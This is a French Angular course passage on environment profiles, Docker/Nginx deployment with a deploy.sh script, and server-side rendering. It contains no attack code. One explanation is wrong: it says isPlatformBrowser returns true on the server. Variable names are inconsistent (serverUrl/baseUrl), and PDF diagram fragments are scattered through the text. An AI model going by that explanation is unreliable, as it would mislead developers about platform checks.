Faites de même pour la propriété production afin de remplacer le fichier *environment.ts* par le fichier ***environment.prod.ts*** lors d'un build avec un environnement de production.

Et ajoutez le nouveau fichier *environment.prod.ts* dans le dossiers *environments*

angular.json

```
"production": {  
  ...  
  "fileReplacements": [  
    {  
      "replace": "src/environments/environment.ts",  
      "with": "src/environments/environment.prod.ts"  
    }  
  ]  
},
```


>> Créer des profils de production et de développement

Chaque fichier `environment*.ts` contiendra les informations qui diffèrent entre le développement local et lors de la mise en production

Par exemple le serveur local pourrait être à l'adresse `http://localhost:1234` alors que le serveur réel est à l'adresse `http://123.456.789.123:1234`

(Attention si ce fichier contient des informations sensibles comme une clé d'API par exemple, il ne devra pas être ajouté sur un repository GIT, mais placé directement sur le serveur et ajouté dans le fichier `.gitignore`)

`src/environments/environment.ts`

```
export const environment = {  
  production: false,  
  serverUrl: ''  
};
```

`src/environments/environment.prod.ts`

```
export const environment = {  
  production: true,  
  serverUrl: "http://123.456.789.123:9876"  
}
```

`src/environments/environment.development.ts`

```
export const environment = {  
  production: false,  
  serverUrl: 'http://localhost:1234'  
};
```

>> Utiliser les profils d'environnement

Dans le reste de l'application, remplacez les informations qui diffèrent selon l'environnement par une référence à l'objet que l'on vient de créer

Selon l'environnement choisi, le fichier sélectionné sera différent (*environment.development.ts*, *environment.prod.ts* ...), par conséquent les valeurs affectées aussi.

Dans cet exemple, `serverUrl` contiendra *"http://123.456.789.123:9876"* dans un environnement de production et *"http://localhost:1234"* dans un environnement local

fichier comportant une requete .ts

```
import { HttpClient } from '@angular/common/http';
...

constructor(private http: HttpClient) {
  ...
  return this.http.post('http://localhost/connexion', ...);
}
...
```



fichier comportant une requete .ts

```
import { HttpClient } from '@angular/common/http';
import { environment } from 'src/environments/environment';
...

constructor(private http: HttpClient) {
  ...
  return this.http.post(environment.serverUrl + '/connexion', ...);
}
...
```

Lorsque l'on exécutera la commande `ng build` c'est le profile défini dans `defaultConfiguration` qui sera utilisé (qui est lié au fichier `environment.prod.ts`)

Alors que lors de l'exécution de la commande `ng serve`, c'est le fichier `environment.development.ts` qui est utilisé

angular.json

```
{
  ...
  "architect": {
    "build": {
      ...
      "configurations": {
        "production": {
          ...
          "fileReplacements": [
            {
              "replace": "src/environments/environment.ts",
              "with": "src/environments/environment.prod.ts"
            }
          ]
        },
        "development": ...
      },
      "defaultConfiguration": "production"
    }
  },
}
```

src/environments/environment.prod.ts

```
export const environment = {
  production: true,
  baseUrl: "http://123.456.789.123:9876"
}
```

fichier comportant une requete .ts

```
import { environment } from 'src/environments/environment';
...

return this.http.post(environment.baseUrl + '/connexion', ...);
```

>> Optionnel : créer un autre profil

Il est également possible de créer des environnements pour des autres cas que le développement ou la production, comme par exemple des environnements de *tests* ou de *staging*.

Pour ajouter un environnement de staging :

- Ajoutez un fichier *environment.staging.ts* dans le dossier *environments* (en adaptant les valeurs des propriétés)
- Ajoutez une propriété "staging" au même niveau que "development" et "production" dans *angular.json* (en adaptant le nom du fichier de remplacement)

Vous pourrez construire l'application selon cet environnement grâce à la commande :



```
ng build --configuration=staging
```

angular.json

```
"staging": {  
  ...  
  "fileReplacements": [  
    {  
      "replace": "src/environments/environment.ts",  
      "with": "src/environments/environment.staging.ts"  
    }  
  ]  
}
```

environment.staging.ts

```
export const environment = {  
  production: false,  
  serverUrl: "http://serveur-de-staging"  
}
```



>> Déploiement sur un
conteneur Docker

>> Préparer la configuration du serveur Nginx

Ajoutez le fichier suivant à la racine du projet, il sera utilisé pour configurer le serveur hébergeant notre application

nginx-custom.conf

```
server {  
    listen 80;  
    location / {  
        root /usr/share/nginx/html;  
        index index.html index.htm;  
        try_files $uri $uri/ /index.html;  
    }  
}
```

On écoute toute les requêtes sur le port 80 (le port standard des requête http)

On déclare où se trouve les sources du site

on indique que si l'url se finie par / , elle cherchera les fichiers *index*, *index.html* ou *index.htm*

On indique que toutes les urls (quelles finissent ou non par un slash) sont redirigées vers la page *index.html* (puisque c'est une SPA et que c'est le routeur d'angular qui gère les routes)

Quelque soit ce qui suit l'IP ou le nom de domaine du serveur

>> Le fichier Dockerfile

Ajoutez le fichier suivant à la racine du projet, il sera utilisé pour créer un conteneur capable de compiler l'application, et un autre afin d'héberger les fichiers.

Dockerfile

```
# Étape 1, basée sur Node.js pour construire et compiler l'application Angular
FROM node:18.10-alpine AS build
WORKDIR /app
COPY package.json package-lock.json ./
RUN npm install
COPY . .
RUN npm run build

# Étape 2, basée sur Nginx pour avoir uniquement le contenu compilé pour servir avec Nginx
FROM nginx:1.17.1-alpine
COPY --from=build /app/dist/nom_application /usr/share/nginx/html
COPY ./nginx-custom.conf /etc/nginx/conf.d/default.conf
```

On lance un conteneur Node capable de compiler nos source

On se déplace dans le dossier /app

On copie le fichier *package.json* de nos source
On télécharge les dépendances
On copie l'intégralité de nos sources dans ce conteneur

On copie dans un conteneur Nginx les fichiers finaux

On lance la commande build qui utilise par défaut notre environnement de production (*environment.prod.ts*)

Ici on utilise le fichier précédent pour configurer le serveur

Attention à bien remplacer **nom_application** par le vrai nom de votre application

>> Créer un fichier de déploiement

Optionnellement, vous pouvez ajouter ce fichier à la racine de votre projet. Il pourra être appelé via la commande `sh deploy.sh`

deploy.sh

```
#!/bin/bash
```

```
# Mettre à jour le code source
```

```
git pull
```

```
# Construire l'image Docker
```

```
docker build --no-cache -t image-application .
```

```
# Arrêter le conteneur existant
```

```
docker stop conteneur-application
```

```
# Supprimer le conteneur existant
```

```
docker rm conteneur-application
```

```
# Lancer un nouveau conteneur
```


```
docker run -d --name=conteneur-application -p 4200:80 image-application
```

Attention ce point est important, il indique que l'image se trouve à la racine du dossier où l'on se trouve

Ici le port n'est pas forcément 4200. Vous pouvez par exemple définir le port 80, ainsi l'application sera disponible directement à l'IP ou nom de domaine de votre serveur


Angular Universal

Dans ce chapitre :



>> SSR (*Server Side Rendering*)

>> Présentation : rappel sans SSR



>> Principe du SSR

Avec SSR : le contenu dynamique de la première page est généré côté serveur. Ce qui fait que même un robot pour voir le contenu sans exécuter de javascript



Le reste de l'application est exécutée normalement à l'aide de javascript et de requête Ajax

1

url : monSite.com

Exécution de l'application dans le serveur

2

Page html avec le contenu de l'application
affichage de la page

Source de l'application

3

Exécution de l'application dans le navigateur

4

Ajax : monSite.com/resource

JSON

5

Exécution de l'application dans le navigateur : affichage de la page

SERVEUR DYNAMIQUE
(JS, PHP, JAVA ...)

app.component.html

```
<h1>Hello world</h1>
```

Source de la page envoyée au navigateur sans SSR

```
<!DOCTYPE html>
<html lang="en">
  ...
  <body>
    <app-root></app-root>
    ...
  </body>
</html>
```

Le contenu n'est pas visible, car c'est le javascript côté client qui génère la page
(il est donc invisible pour les robots)

Source de la page envoyée au navigateur avec SSR

```
<!DOCTYPE html>
<html lang="en">
  ...
  <body>
    <app-root _ngghost-ng-c3984273398="" ng-version="xxx" ngh="0" ng-server-context="ssr">
      <h1>Hello world</h1>
    </app-root>
    ...
  </body>
</html>
```

Ce contenu est visible des robots car il a été généré côté serveur et envoyé au navigateur

>> Mettre en place le mécanisme de SSR

Pour un nouveau projet il suffit d'ajouter l'option `--ssr` lors de la création via le CLI

```
ng new --ssr
```

Si vous n'ajoutez pas cette option, le CLI vous proposera tout de même d'ajouter cette fonctionnalité

```
>> ng new mon-application  
  
? Which stylesheet format would you like to use? SCSS  
  
? Do you want to enable Server-Side Rendering (SSR) and Static Site Generation (SSG/Prerendering)? (y/N)
```

Pour un projet existant vous pouvez lancer la commande suivante dans le dossier contenant le fichier *package.json* :

```
ng add @angular/ssr
```



>> Arborescence d'un projet avec SSR

Sans SSR

```
src
├── app
│   ├── app.component.html
│   ├── app.component.scss
│   ├── app.component.spec.ts
│   ├── app.component.ts
│   ├── app.config.ts
│   └── app.routes.ts
├── assets
├── favicon.ico
├── index.html
├── main.ts
├── styles.scss
├── .editorconfig
├── .gitignore
├── angular.json
├── package-lock.json
├── package.json
├── README.md
├── tsconfig.app.json
└── tsconfig.json
```

3 nouveaux fichiers ont été ajoutés par rapport à un projet classique

Configuration de l'application côté serveur

Amorçage de l'application côté serveur

Fichier principal du serveur NodeJS

Avec SSR

```
src
├── app
│   ├── app.component.html
│   ├── app.component.scss
│   ├── app.component.spec.ts
│   ├── app.component.ts
│   ├── app.config.server.ts
│   ├── app.config.ts
│   └── app.routes.ts
├── assets
├── favicon.ico
├── index.html
├── main.server.ts
├── main.ts
├── styles.scss
├── .editorconfig
├── .gitignore
├── angular.json
├── package-lock.json
├── package.json
├── README.md
├── server.ts
├── tsconfig.app.json
├── tsconfig.json
└── tsconfig.spec.json
```

>> Fichiers de configuration

Le mécanisme *client hydratation*, permet à l'application côté client de récupérer l'HTML générée côté serveur, et d'appliquer uniquement les événements

(Sans avoir à supprimer l'intégralité de l'HTML récupérer puis de générer de nouveau l'application complète)

Note : c'est un mécanisme entièrement contrôlé par Angular afin d'optimiser les performances

app.config.ts

```
export const appConfig: ApplicationConfig = {  
  providers: [provideRouter(routes), provideClientHydration()]  
};
```

app.config.server.ts

```
const serverConfig: ApplicationConfig = {  
  providers: [  
    provideServerRendering()  
  ]  
};  
  
export const config = mergeApplicationConfig(appConfig, serverConfig);
```

Le fichier de configuration de l'application exécutée sur le serveur contient sa propre configuration ainsi que la configuration côté client

>> Attention aux fonctionnalités spécifiques au navigateur

Certaines fonctionnalités spécifiques au navigateur sont indisponibles côté serveur (ex : *window*, *document*, *navigator*, *location*, *localStorage* ...)

Afin d'éviter de les exécuter lorsque l'on se trouve sur le serveur il existe 2 solutions:

La première, qui est plus compréhensible est la fonction renvoyant un booléen VRAI lorsque l'on se trouve sur le serveur (à noter qu'il existe également la fonction *isPlatformServer* renvoyant le résultat inverse) :

```
export class AppComponent {  
  
  platformId = inject(PLATFORM_ID);  
  
  constructor() {  
    if(isPlatformBrowser(this.platformId)) {  
      localStorage.setItem('test', 'valeur');  
      console.log(localStorage.getItem('test'));  
    }  
  }  
}
```

La seconde méthode moins intelligible mais recommandée est l'utilisation du cycle de vie : *afterNextRender*

```
export class AppComponent {  
  constructor() {  
    afterNextRender(() => {  
      localStorage.setItem('test', 'valeur');  
      console.log(localStorage.getItem('test'));  
    })  
  }  
}
```

Note : Le premier rendu étant effectué par le serveur, le second sera forcément réalisé par le navigateur

>> Authentification et SSR

Les fonctionnalités nécessitant une connexion (*ex : par JWT*) ne doivent pas être rendue par SSR, car il n'y a tout simplement aucun intérêt à les mettre en place (*un robot ne peut de toute façons pas effectuer de connexion*)

Par exemple dans le cadre d'un site E-commerce :

Une page d'administration d'utilisateurs (*utilisant une API permettant d'obtenir la liste des utilisateur*) doit être protégée par une connexion préalable, mais elle ne doit pas au final être visibles des robots

Une page affichant un article au contraire, doit naturellement être rendue côté serveur afin de pouvoir être référencée par les robots. L'API doit donc être accessible sans besoin de s'authentifier.

Note : une zone d'administration doit dans tous les cas être signalée comme n'étant pas référençable, par exemple via le fichier robot.txt

robots.txt

User-agent: *

Disallow: /admin/